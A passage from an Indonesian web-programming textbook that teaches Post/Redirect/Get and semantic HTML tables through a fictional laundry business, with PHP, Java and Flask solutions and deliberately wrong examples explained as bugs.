- Cabang kedua menjawab `POST /orders`. Ia membaca keempat field dari `$_POST`, menolak permintaan dengan `400` bila ada yang kosong, memberi nomor nota dengan `sprintf('B%04d', 3001 + count(orders()))`, menambahkan barisnya, lalu menjawab `303` dengan `Location: /orders/B3001`. Ia sama sekali tidak mencetak badan.
- Cabang ketiga mencocokkan `/orders/B` diikuti empat angka dengan `preg_match` dan menampilkan nota itu sebagai teks biasa.

Kirim penitipan dengan `curl`, dan minta ia memperlihatkan permintaan yang dikirimnya dengan `--trace-ascii -`:

```
=> Send header, 153 bytes (0x99)
0000: POST /orders HTTP/1.1
0017: Host: localhost:8421
002d: User-Agent: curl/8.5.0
0045: Accept: */*
0052: Content-Length: 61
0066: Content-Type: application/x-www-form-urlencoded
0097:
=> Send data, 61 bytes (0x3d)
0000: name=Siti+Aminah&phone=0812-0000-1111&service=S0001&qty=3%2C5
```

Badannya tepat 61 karakter yang dikerjakan dengan tangan, dan `Content-Type: application/x-www-form-urlencoded` adalah nama penyandian itu. Keempat pemeriksaan soal ini — membuat, menampilkan, menampilkan nota yang tidak ada, dan mengirim formulir yang tidak lengkap — mencetak:

```
303 http://localhost:8421/orders/B3001
Order B3001
Name: Siti Aminah
Phone: 0812-0000-1111
Service: S0001
Quantity: 3,5
No such order.
[404]
Missing field: phone
[400]
```

Status 303 dan alamat berikutnya; nota diambil dengan GET; dan mengambilnya sekali lagi tidak membuat apa pun, karena B3002 tidak ada.

4.8.5 Penyelesaian Java dan Python

Kode 4.27 dan **Kode 4.28** adalah server yang sama dengan Java dan Flask.

Kode 4.27 `java/OrderServer.java`: ketiga rute yang sama di server HTTP bawaan JDK; nota disimpan di memori.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** GET membaca, POST membuat, dan POST dijawab dengan pengalihan. */
public class OrderServer {
    static final List<String> FIELDS = List.of("name", "phone", "service", "qty");
    static final Map<String, Map<String, String>> ORDERS = new LinkedHashMap<>();  // di
memori

    static void send(HttpExchange ex, int code, String type, String text) throws
IOException {
        byte[] body = text.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", type);
        ex.sendResponseHeaders(code, body.length == 0 ? -1 : body.length);
        try (OutputStream out = ex.getResponseBody()) { out.write(body); }
        ex.close();
    }

    static Map<String, String> parseForm(String raw) {
        Map<String, String> form = new HashMap<>();
        for (String pair : raw.split("&")) {
            String[] kv = pair.split("=", 2);
            if (kv[0].isEmpty()) continue;
            form.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                     kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) :
"");
        }
        return form;
    }
```

Kode 4.27 (Lanjutan) *java/OrderServer.java: ketiga rute yang sama di server HTTP bawaan JDK; nota disimpan di memori.*

```
    static synchronized void handle(HttpExchange ex) throws IOException {
        String method = ex.getRequestMethod();
        String path = ex.getRequestURI().getPath();
        Matcher m = Pattern.compile("^/orders/(B\\d{4})$").matcher(path);
        if (path.equals("/orders/new") && method.equals("GET")) {
            send(ex, 200, "text/html; charset=utf-8",
                 Files.readString(Path.of("..", "web", "laundry", "dropoff.html")));
        } else if (path.equals("/orders") && method.equals("POST")) {
            String raw = new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8);
            Map<String, String> form = parseForm(raw);
            Map<String, String> order = new LinkedHashMap<>();
            for (String key : FIELDS) {
                String value = form.getOrDefault(key, "").trim();
                if (value.isEmpty()) {
                    send(ex, 400, "text/plain; charset=utf-8", "Missing field: " + key +
"\n");
                    return;
                }
                order.put(key, value);
            }
            String id = String.format("B%04d", 3001 + ORDERS.size());
            ORDERS.put(id, order);
            // Post/Redirect/Get: 303 menyuruh peramban MENGAMBIL nota dengan GET.
            ex.getResponseHeaders().set("Location", "/orders/" + id);
            send(ex, 303, "text/plain; charset=utf-8", "");
        } else if (m.matches() && method.equals("GET")) {
            Map<String, String> o = ORDERS.get(m.group(1));
            if (o == null) {
                send(ex, 404, "text/plain; charset=utf-8", "No such order.\n");
            } else {
                send(ex, 200, "text/plain; charset=utf-8", "Order " + m.group(1)
                    + "\nName: " + o.get("name") + "\nPhone: " + o.get("phone")
                    + "\nService: " + o.get("service") + "\nQuantity: " + o.get("qty") +
"\n");
            }
        } else {
            send(ex, 404, "text/plain; charset=utf-8", "Not found.\n");
        }
    }

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8422), 0);
        server.createContext("/", OrderServer::handle);
        server.start();
        System.out.println("Orders on http://localhost:8422/orders/new");
    }
}
```

`getRequestBody().readAllBytes()` membaca badan POST, yang didekodekan `parseForm` seperti *query string* (penyandiannya sama). `handle` diberi `synchronized` agar dua penitipan yang tiba bersamaan tidak sama-sama menjadi B3001. Nota disimpan di memori dan lenyap ketika server berhenti.

Kode 4.28 `python/order_app.py`: rute yang sama dengan Flask; `redirect(…, code=303)` adalah Post/Redirect/Get dalam satu pemanggilan.

```python
"""GET membaca, POST membuat, dan POST dijawab dengan pengalihan (Flask).

Jalankan:  python3 order_app.py   lalu buka http://localhost:8423/orders/new
"""
from pathlib import Path

from flask import Flask, redirect, request

FIELDS = ["name", "phone", "service", "qty"]
ORDERS = {}                                # id -> dict berisi field, disimpan di memori
FORM = Path(__file__).parent / ".." / "web" / "laundry" / "dropoff.html"
TEXT = {"Content-Type": "text/plain; charset=utf-8"}

app = Flask(__name__)


@app.get("/orders/new")
def new_order():
    return FORM.read_text(encoding="utf-8")


@app.post("/orders")
def create_order():
    order = {}
    for key in FIELDS:
        value = request.form.get(key, "").strip()
        if not value:
            return f"Missing field: {key}\n", 400, TEXT
        order[key] = value
    order_id = f"B{3001 + len(ORDERS):04d}"
    ORDERS[order_id] = order
    # Post/Redirect/Get: 303 menyuruh peramban MENGAMBIL nota dengan GET.
    return redirect(f"/orders/{order_id}", code=303)


@app.get("/orders/<order_id>")
def show_order(order_id):
    o = ORDERS.get(order_id)
    if o is None:
        return "No such order.\n", 404, TEXT
    return (f"Order {order_id}\nName: {o['name']}\nPhone: {o['phone']}\n"
            f"Service: {o['service']}\nQuantity: {o['qty']}\n"), 200, TEXT


if __name__ == "__main__":
    app.run(port=8423)
```

`@app.get` dan `@app.post` adalah bentuk singkat `@app.route(…, methods=[…])`; `request.form` setara dengan `$_POST`; `redirect(url, code=303)` menyusun respons 303 beserta header `Location`-nya. Keempat pemeriksaan mencetak baris yang sama terhadap kedua server seperti terhadap PHP, kecuali nomor porta di dalam alamat pengalihan.

4.8.6 Penyelesaian keliru yang menggoda

Tautan lebih mudah dibuat daripada formulir, dan jalan pintas yang menggoda membuat nota dari tautan: `<a href="/orders/add?name=Siti&…">Create bill</a>`, yang dijawab oleh **Kode 4.29**.

Kode 4.29 `php/wrong_order.php`: nota dibuat oleh permintaan GET. Setiap kunjungan ke tautan itu membuat satu nota lagi.

```php
<?php
// wrong_order.php: MENGGODA TETAPI KELIRU. Sebuah tautan biasa membuat nota.
// Jalankan:  php -S localhost:8424 wrong_order.php
//   misalnya <a href="/orders/add?name=Siti&phone=0812-0000-1111&service=S0001&qty=3">
const STORE = __DIR__ . '/data/wrong_orders.txt';

$count = is_file(STORE) ? count(file(STORE)) : 0;
$id = sprintf('B%04d', 3001 + $count);
file_put_contents(STORE, $id . ' ' . ($_GET['name'] ?? '?') . "\n", FILE_APPEND);
header('Content-Type: text/plain; charset=utf-8');
echo "Created $id\n";
```

Minta tautan itu dua kali, seperti yang dilakukan pelanggan dengan menekan Reload, lalu sekali lagi dengan `curl -I`, yang mengirim `HEAD` — metode yang dipakai pemeriksa tautan dan pratinjau pesan untuk mengintip sebuah alamat:

```
Created B3001
Created B3002
HTTP/1.1 200 OK
B3001 Siti
B3002 Siti
B3003 Siti
```

Tiga nota untuk satu penitipan, yang ketiga berasal dari permintaan yang sama sekali tidak meminta isi. GET didefinisikan sebagai *safe* [8], sehingga peramban yang memulihkan tab, pratinjau di aplikasi obrolan, dan perayap boleh mengulanginya; GET yang mengubah data adalah bug di server.

> **UJI DIRI.** Halaman kasir memiliki tombol "Tandai B2946 selesai". Metode apa yang harus dikirimnya, dan apa yang harus dijawab server?
>
> *Jawaban.* POST, karena tombol itu mengubah status nota dan mengulanginya tidak tanpa akibat (klik kedua, misalnya, akan menulis entri kedua di riwayat status). Server harus menjawab dengan Post/Redirect/Get: `303 See Other` dengan `Location` yang menunjuk ke halaman nota, sehingga muat ulang sesudah klik menampilkan nota alih-alih mengirim perubahan sekali lagi. Aplikasi jadinya melakukan persis hal ini dengan `POST /api/bills/B2946/status`.

4.9 Soal 4.7 — Daftar Harga sebagai Tabel Sungguhan


4.9.1 Soalnya

> **SOAL 4.7.** Publish the price list of Profitina Laundry — twelve services, each with a code, a name, a unit and a price in rupiah — as a complete HTML5 document in which the prices form a real table: a caption, a header row whose cells say what each column holds, one row per service in which the code is the header of its row, and prices written the Indonesian way, with a dot between thousands. Then generate the same document from data with a loop, in PHP, in Java and in Python, so that all three produce the hand-written file byte for byte.

Dengan kata lain: terbitkan daftar harga dua belas layanan Profitina Laundry sebagai dokumen HTML5 lengkap dengan tabel sungguhan (keterangan tabel, baris judul kolom, kode sebagai judul baris, harga bertitik ribuan), lalu bangkitkan dokumen yang sama dari data dengan gelung dalam PHP, Java dan Python sehingga ketiganya menghasilkan berkas tulisan tangan itu byte demi byte.

4.9.2 Memahaminya dengan tangan

Strukturnya dulu. **Gambar 4.7** mengingatkan bentuk setiap dokumen HTML: akar, *head* berisi judul dan keterangan lain tentang halaman, dan *body* berisi semua yang dilihat pembaca. Di dalam body, *tabel* memiliki tata bahasanya sendiri (Bab 2, Subbab 2.9): `table` memuat `caption` yang opsional, lalu `thead` berisi baris judul, lalu satu atau beberapa kelompok baris `tbody`; sebuah baris, `tr`, memuat sel; sel berupa `th` bila ia judul dan `td` bila ia data.



Gambar 4.7 Struktur setiap dokumen HTML: akar, head yang membawa judul dan metadata lain, dan body yang membawa semua yang dilihat pembaca.

Mengapa tabel. Daftar harga *memang* data tabular: baris adalah layanan, kolom adalah sifat. `th scope="col"` menamai kolom dan `th scope="row"` menamai baris, sehingga harga 12.000 *adalah* sel pada baris S0002 dan kolom *Price (Rp)* — bagi pembaca layar, bagi program, dan bagi CSS pada Soal 4.8. Itulah HTML *semantik* (Bab 2, Subbab 2.12).

Datanya, dengan tangan. **Tabel 4.7** memperlihatkan baris-baris pertama tabel `Service` dalam basis data aplikasi:

Tabel 4.7 Baris-baris pertama data layanan yang dipakai untuk daftar harga; kedua belas barisnya ada di listing di bawah.

Kode	Layanan	Satuan	Harga
S0001	Wash, dry & fold	kg	8000
S0002	Express wash & fold, 1 day	kg	12000
S0003	Ironing only	kg	6000
...	...	...	...
S0012	Helmet cleaning	item	30000

Dua hal harus diputuskan dengan tangan sebelum kode apa pun. Ampersan pada *Wash, dry & fold* adalah karakter pembuka setiap entitas HTML (`&`, `—`), jadi di dalam dokumen ia harus ditulis `&`; pembangkit harus meng-*escape*-nya. Dan 12000 harus tampil sebagai `12.000`: dalam bahasa Indonesia titik memisahkan ribuan dan koma memisahkan desimal, kebalikan dari bahasa Inggris.

Apa berjalan di mana. Halaman tulisan tangan adalah berkas statis; ketiga pembangkit berjalan di server dan mengirim berkas yang persis sama. Peramban tidak dapat membedakannya, dan memang itulah tujuannya.

4.9.3 HTML-nya

Kode 4.30 adalah halaman yang ditulis dengan tangan.

Kode 4.30 `web/laundry/prices.html`: daftar harga yang ditulis dengan tangan; tabelnya memiliki keterangan, baris judul, dan judul baris di setiap baris.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Price list &mdash; Profitina Laundry</title>
  <meta name="description" content="Prices of all twelve services of Profitina Laundry, in
rupiah.">
  <link rel="stylesheet" href="prices.css">
</head>
<body>
  <header>
    <h1>Price list</h1>
    <p class="note">Per-kg services are weighed at the counter. The minimum charge is
1 kg.</p>
  </header>
  <main>
    <table id="prices">
      <caption>Services and prices at all three outlets, in rupiah</caption>
      <thead>
        <tr><th scope="col">Code</th><th scope="col">Service</th><th
scope="col">Unit</th><th scope="col">Price (Rp)</th></tr>
      </thead>
      <tbody>
        <tr><th scope="row">S0001</th><td>Wash, dry &amp; fold</td><td>kg</td><td
class="price">8.000</td></tr>
        <tr class="express"><th scope="row">S0002</th><td>Express wash &amp; fold, 1
day</td><td>kg</td><td class="price">12.000</td></tr>
        <tr><th scope="row">S0003</th><td>Ironing only</td><td>kg</td><td
class="price">6.000</td></tr>
        <tr><th scope="row">S0004</th><td>Dry cleaning - shirt/blouse</td><td>item</td><td
class="price">20.000</td></tr>
        <tr><th scope="row">S0005</th><td>Dry cleaning - suit 2 pieces</td><td>item</td><td
class="price">65.000</td></tr>
        <tr><th scope="row">S0006</th><td>Dry cleaning - dress/kebaya</td><td>item</td><td
class="price">45.000</td></tr>
        <tr><th scope="row">S0007</th><td>Dry cleaning - jacket</td><td>item</td><td
class="price">40.000</td></tr>
        <tr><th scope="row">S0008</th><td>Bed cover, any size</td><td>item</td><td
class="price">35.000</td></tr>
        <tr><th scope="row">S0009</th><td>Blanket</td><td>item</td><td
class="price">25.000</td></tr>
        <tr><th scope="row">S0010</th><td>Curtain</td><td>kg</td><td
class="price">15.000</td></tr>
        <tr><th scope="row">S0011</th><td>Shoes deep clean</td><td>pair</td><td
class="price">45.000</td></tr>
        <tr><th scope="row">S0012</th><td>Helmet cleaning</td><td>item</td><td
class="price">30.000</td></tr>
      </tbody>
    </table>
  </main>
</body>
</html>
```

`caption` adalah anak pertama tabel; `class="express"` memungkinkan CSS menemukan satu baris; ` ` menjaga *1 kg* tetap di satu baris. **Gambar 4.8** memperlihatkan hasilnya, dengan warna-warna yang dijelaskan Soal 4.8.

Price list

Per-kg services are weighed at the counter. The minimum charge is 1 kg.

Code	Service	Unit	Price (Rp)
S0001	Wash, dry & fold	kg	8.000
S0002	Express wash & fold, 1 day	kg	12.000
S0003	Ironing only	kg	6.000
S0004	Dry cleaning - shirt/blouse	item	20.000
S0005	Dry cleaning - suit 2 pieces	item	65.000
S0006	Dry cleaning - dress/kebaya	item	45.000
S0007	Dry cleaning - jacket	item	40.000
S0008	Bed cover, any size	item	35.000
S0009	Blanket	item	25.000
S0010	Curtain	kg	15.000
S0011	Shoes deep clean	pair	45.000
S0012	Helmet cleaning	item	30.000

Services and prices at all three outlets, in rupiah

Gambar 4.8 Daftar harga di Chromium *headless*: kotak catatan, tabel dengan baris judul dan judul baris, baris ekspres berwarna merah, dan keterangan di bawah tabel.

4.9.4 Penyelesaian PHP

Kode 4.31 menulis baris-barisnya dengan gelung.

Kode 4.31 `php/prices.php`: halaman yang sama dengan dua belas barisnya ditulis oleh satu gelung `foreach`.

```
<?php
// prices.php: daftar harga, dengan dua belas barisnya ditulis oleh sebuah gelung.
// Jalankan:  php prices.php > prices.html   atau   php -S localhost:8431 prices.php
declare(strict_types=1);

$services = [                               // kode => [layanan, satuan, harga dalam
rupiah]
    'S0001' => ['Wash, dry & fold', 'kg', 8000],
    'S0002' => ['Express wash & fold, 1 day', 'kg', 12000],
    'S0003' => ['Ironing only', 'kg', 6000],
    'S0004' => ['Dry cleaning - shirt/blouse', 'item', 20000],
    'S0005' => ['Dry cleaning - suit 2 pieces', 'item', 65000],
    'S0006' => ['Dry cleaning - dress/kebaya', 'item', 45000],
    'S0007' => ['Dry cleaning - jacket', 'item', 40000],
    'S0008' => ['Bed cover, any size', 'item', 35000],
    'S0009' => ['Blanket', 'item', 25000],
    'S0010' => ['Curtain', 'kg', 15000],
    'S0011' => ['Shoes deep clean', 'pair', 45000],
    'S0012' => ['Helmet cleaning', 'item', 30000],
];

function e(string $s): string               // escape untuk HTML: & < > " '
{
    return htmlspecialchars($s, ENT_QUOTES | ENT_HTML5, 'UTF-8');
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Price list &mdash; Profitina Laundry</title>
  <meta name="description" content="Prices of all twelve services of Profitina Laundry, in
rupiah.">
  <link rel="stylesheet" href="prices.css">
</head>
<body>
  <header>
    <h1>Price list</h1>
    <p class="note">Per-kg services are weighed at the counter. The minimum charge is
1 kg.</p>
  </header>
  <main>
    <table id="prices">
      <caption>Services and prices at all three outlets, in rupiah</caption>
      <thead>
        <tr><th scope="col">Code</th><th scope="col">Service</th><th
scope="col">Unit</th><th scope="col">Price (Rp)</th></tr>
      </thead>
      <tbody>
```

Kode 4.31 (Lanjutan) *php/prices.php: halaman yang sama dengan dua belas barisnya ditulis oleh satu gelung foreach.*

```
<?php foreach ($services as $code => [$name, $unit, $price]): ?>
        <tr<?= str_starts_with($name, 'Express') ? ' class="express"' : '' ?>><th
scope="row"><?= e($code) ?></th><td><?= e($name) ?></td><td><?= e($unit) ?></td><td
class="price"><?= number_format($price, 0, ',', '.') ?></td></tr>
<?php endforeach; ?>
      </tbody>
    </table>
  </main>
</body>
</html>
```

Inilah PHP sebagaimana dirancang: dokumen HTML dengan lubang. `foreach ($services as $code => [$name, $unit, $price]):` menelusuri larik dan *mendestrukturisasi* setiap daftar; sintaksis alternatif `endforeach` enak dibaca di tengah HTML; `<?= … ?>` berarti `<?php echo … ?>`. `e()` meng-*escape* setiap nilai teks dalam perjalanannya keluar. `number_format($price, 0, ',', '.')` mengubah `12000` menjadi `12.000`.

PHP menelan pindah baris yang langsung mengikuti penutup `?>`, itulah sebabnya baris-baris gelung tidak meninggalkan baris kosong; `php prices.php | cmp - ../web/laundry/prices.html` tidak mencetak apa pun.

4.9.5 Penyelesaian Java dan Python

Kode 4.32 dan **Kode 4.33** membangkitkan halaman yang sama dengan Java dan Python.

Kode 4.32 `java/PriceListServer.java`: halaman disusun dengan `StringBuilder`; sebuah *text block* memuat bagian-bagian yang tetap.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Locale;

/** Daftar harga, dua belas barisnya ditulis gelung, di server HTTP bawaan JDK. */
public class PriceListServer {
    record Service(String code, String name, String unit, int price) {}

    static final Service[] SERVICES = {
        new Service("S0001", "Wash, dry & fold", "kg", 8000),
        new Service("S0002", "Express wash & fold, 1 day", "kg", 12000),
        new Service("S0003", "Ironing only", "kg", 6000),
        new Service("S0004", "Dry cleaning - shirt/blouse", "item", 20000),
        new Service("S0005", "Dry cleaning - suit 2 pieces", "item", 65000),
        new Service("S0006", "Dry cleaning - dress/kebaya", "item", 45000),
        new Service("S0007", "Dry cleaning - jacket", "item", 40000),
        new Service("S0008", "Bed cover, any size", "item", 35000),
        new Service("S0009", "Blanket", "item", 25000),
        new Service("S0010", "Curtain", "kg", 15000),
        new Service("S0011", "Shoes deep clean", "pair", 45000),
        new Service("S0012", "Helmet cleaning", "item", 30000),
    };

    /** Escape untuk HTML, seperti htmlspecialchars di PHP: & < > " ' */
    static String e(String s) {
        return s.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                .replace("\"", "&quot;").replace("'", "&apos;");
    }

    /** 12000 -> "12.000": kelompokkan ribuan dengan titik, seperti penulisan harga di
Indonesia */
    static String rupiah(int amount) {
        return String.format(Locale.ROOT, "%,d", amount).replace(',', '.');
    }
```

Kode 4.32 (Lanjutan) *java/PriceListServer.java: halaman disusun dengan StringBuilder; sebuah text block memuat bagian-bagian yang tetap.*

```
    static String page() {
        StringBuilder rows = new StringBuilder();
        for (Service s : SERVICES) {
            String cls = s.name().startsWith("Express") ? " class=\"express\"" : "";
            rows.append("        <tr").append(cls).append("><th
scope=\"row\">").append(e(s.code()))

.append("</th><td>").append(e(s.name())).append("</td><td>").append(e(s.unit()))
                .append("</td><td
class=\"price\">").append(rupiah(s.price())).append("</td></tr>\n");
        }
        return """
            <!DOCTYPE html>
            <html lang="en">
            <head>
              <meta charset="utf-8">
              <meta name="viewport" content="width=device-width, initial-scale=1">
              <title>Price list &mdash; Profitina Laundry</title>
              <meta name="description" content="Prices of all twelve services of Profitina
Laundry, in rupiah.">
              <link rel="stylesheet" href="prices.css">
            </head>
            <body>
              <header>
                <h1>Price list</h1>
                <p class="note">Per-kg services are weighed at the counter. The minimum
charge is 1 kg.</p>
              </header>
              <main>
                <table id="prices">
                  <caption>Services and prices at all three outlets, in rupiah</caption>
                  <thead>
                    <tr><th scope="col">Code</th><th scope="col">Service</th><th
scope="col">Unit</th><th scope="col">Price (Rp)</th></tr>
                  </thead>
                  <tbody>
            """ + rows + """
                  </tbody>
                </table>
              </main>
            </body>
            </html>
            """;
    }
```

Kode 4.32 (Lanjutan) *java/PriceListServer.java: halaman disusun dengan StringBuilder; sebuah text block memuat bagian-bagian yang tetap.*

```
    static void handle(HttpExchange ex) throws IOException {
        String path = ex.getRequestURI().getPath();
        byte[] body;
        String type;
        if (path.equals("/prices.css")) {
            body = Files.readAllBytes(Path.of("..", "web", "laundry", "prices.css"));
            type = "text/css; charset=utf-8";
        } else {
            body = page().getBytes(StandardCharsets.UTF_8);
            type = "text/html; charset=utf-8";
        }
        ex.getResponseHeaders().set("Content-Type", type);
        ex.sendResponseHeaders(200, body.length);
        try (OutputStream out = ex.getResponseBody()) { out.write(body); }
    }

    public static void main(String[] args) throws IOException {
        if (args.length > 0 && args[0].equals("--print")) {    // tulis halaman ke terminal
            System.out.print(page());
            return;
        }
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8432), 0);
        server.createContext("/", PriceListServer::handle);
        server.start();
        System.out.println("Price list on http://localhost:8432/prices.html");
    }
}
```

`record` adalah kelas yang hanya membawa nilai. Teks tetap berada di *text block* (tiga tanda kutip), yang indentasi bersamanya dibuang Java. `e()` mengganti `&` *lebih dulu*, sebab kalau tidak `&` pada `<` akan menjadi `<`. `String.format(Locale.ROOT, "%,d", …)` mengelompokkan ribuan dengan cara yang sama di setiap komputer, dan `.replace(',', '.')` menghasilkan titiknya. `--print` menulis halaman ke terminal untuk perbandingan.

Kode 4.33 `python/prices_app.py`: halaman yang sama dengan Flask; Jinja meng-*escape* setiap `{{ value }}` dengan sendirinya.

```
"""Daftar harga, dua belas barisnya ditulis gelung, dengan Flask.

Jalankan:  python3 prices_app.py          lalu buka http://localhost:8433/prices.html
           python3 prices_app.py --print  menulis halaman ke terminal saja
"""
import sys
from pathlib import Path

from flask import Flask, render_template_string, send_from_directory

SERVICES = [                                # (kode, layanan, satuan, harga dalam rupiah)
    ("S0001", "Wash, dry & fold", "kg", 8000),
    ("S0002", "Express wash & fold, 1 day", "kg", 12000),
    ("S0003", "Ironing only", "kg", 6000),
    ("S0004", "Dry cleaning - shirt/blouse", "item", 20000),
    ("S0005", "Dry cleaning - suit 2 pieces", "item", 65000),
    ("S0006", "Dry cleaning - dress/kebaya", "item", 45000),
    ("S0007", "Dry cleaning - jacket", "item", 40000),
    ("S0008", "Bed cover, any size", "item", 35000),
    ("S0009", "Blanket", "item", 25000),
    ("S0010", "Curtain", "kg", 15000),
    ("S0011", "Shoes deep clean", "pair", 45000),
    ("S0012", "Helmet cleaning", "item", 30000),
]

PAGE = """<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Price list &mdash; Profitina Laundry</title>
  <meta name="description" content="Prices of all twelve services of Profitina Laundry, in
rupiah.">
  <link rel="stylesheet" href="prices.css">
</head>
<body>
  <header>
    <h1>Price list</h1>
    <p class="note">Per-kg services are weighed at the counter. The minimum charge is
1 kg.</p>
  </header>
  <main>
    <table id="prices">
      <caption>Services and prices at all three outlets, in rupiah</caption>
      <thead>
        <tr><th scope="col">Code</th><th scope="col">Service</th><th
scope="col">Unit</th><th scope="col">Price (Rp)</th></tr>
      </thead>
      <tbody>
```

Kode 4.33 (Lanjutan) *python/prices_app.py: halaman yang sama dengan Flask; Jinja meng-escape setiap {{ value }} dengan sendirinya.*

```
{% for code, name, unit, price in services %}
        <tr{% if name.startswith("Express") %} class="express"{% endif %}><th
scope="row">{{ code }}</th><td>{{ name }}</td><td>{{ unit }}</td><td class="price">{{
rupiah(price) }}</td></tr>
{% endfor %}
      </tbody>
    </table>
  </main>
</body>
</html>
"""

app = Flask(__name__)
app.jinja_env.trim_blocks = True
app.jinja_env.keep_trailing_newline = True


def rupiah(amount):
    """12000 -> '12.000': kelompokkan ribuan dengan titik, seperti penulisan harga di
Indonesia."""
    return f"{amount:,}".replace(",", ".")


@app.get("/prices.html")
def prices():
    # Jinja meng-escape setiap {{ nilai }}: "&" pada nama layanan tiba sebagai "&amp;".
    return render_template_string(PAGE, services=SERVICES, rupiah=rupiah)


@app.get("/prices.css")
def stylesheet():
    return send_from_directory(Path(__file__).parent / ".." / "web" / "laundry",
"prices.css")


if __name__ == "__main__":
    if "--print" in sys.argv:
        sys.stdout.write(app.test_client().get("/prices.html").get_data(as_text=True))
    else:
        app.run(port=8433)
```

Di Jinja, `{{ name }}` di-*escape* otomatis, sehingga `Wash, dry & fold` keluar sebagai `Wash, dry & fold` tanpa pemanggilan apa pun; `f"{amount:,}"` mengelompokkan ribuan dengan koma dan `.replace(",", ".")` menjadikannya titik. Ketiga pembangkit dibandingkan dengan berkas tulisan tangan oleh `run_all.sh`:

```
PHP output identical
Java output identical
Flask output identical
```

4.9.6 Penyelesaian keliru yang menggoda

Jalan pintas yang menggoda menulis sel dan melewatkan baris, seperti **Kode 4.34**; dan ia menulis `&` telanjang.

Kode 4.34 `web/wrong/prices-no-rows.html`: sel tanpa baris, judul tanpa `thead`, dan `&` yang telanjang.

```
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Prices</title></head>
<body>
  <table id="prices">
    <th>Code</th><th>Service</th><th>Price</th>
    <td>S0001</td><td>Wash, dry & fold</td><td>8.000</td>
    <td>S0002</td><td>Express wash & fold, 1 day</td><td>12.000</td>
  </table>
</body>
</html>
```


Peramban tidak menolaknya: standar HTML menetapkan cara memperbaikinya [9], dan perbaikan itulah yang menyembunyikan kesalahannya. **Kode 4.35** menanyakan kepada peramban sungguhan pohon apa yang dibangunnya.

Kode 4.35 `python/dom_dump.py`: cetak pohon elemen yang dibangun peramban *headless* dari sebuah berkas, beserta banyaknya baris tabel.

```
"""Tampilkan pohon elemen yang DIBANGUN peramban sungguhan dari berkas HTML (bukan yang
diketik).

Perlu:  pip install playwright   lalu   playwright install chromium
Jalankan:  python3 dom_dump.py ../web/wrong/prices-no-rows.html "#prices"
"""
import sys
from pathlib import Path

from playwright.sync_api import sync_playwright

file = Path(sys.argv[1]).resolve()
selector = sys.argv[2] if len(sys.argv) > 2 else "body"

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    page.goto(file.as_uri())
    print(page.eval_on_selector(selector, "e => e.outerHTML"))
    print("rows:", page.eval_on_selector(selector, "e => e.rows ? e.rows.length : '-'"))
    browser.close()
```

```
<table id="prices">
    <tbody><tr><th>Code</th><th>Service</th><th>Price</th>
    <td>S0001</td><td>Wash, dry &amp; fold</td><td>8.000</td>
    <td>S0002</td><td>Express wash &amp; fold, 1 day</td><td>12.000</td>
  </tr></tbody></table>
rows: 1
```

Satu `tbody` disisipkan, *satu* `tr`, dan kesembilan sel berdampingan — seperti yang diperlihatkan **Gambar 4.9** pada tabel yang lebih kecil. `&` yang telanjang kebetulan diperbaiki; aturan seperti `tbody tr:nth-child(2)` kini tidak mengenai apa pun, dan pembaca layar mengumumkan satu baris berisi sembilan kolom.



Gambar 4.9 Tabel yang ditulis dengan empat sel tanpa baris, sebagaimana ditampilkan peramban: pengurai diam-diam menyisipkan `tbody` dan `tr` yang hilang, dan semua sel berakhir di satu baris.

UJI DIRI. Layanan ketiga belas, `S0013`, *Carpet < 5 m² (per item)* seharga Rp 55.000, ditambahkan ke larik ketiga pembangkit. Apa persisnya yang muncul di sel nama baris baru itu, dan mengapa pembangkitlah, bukan orang yang mengetik datanya, yang harus menanganinya?

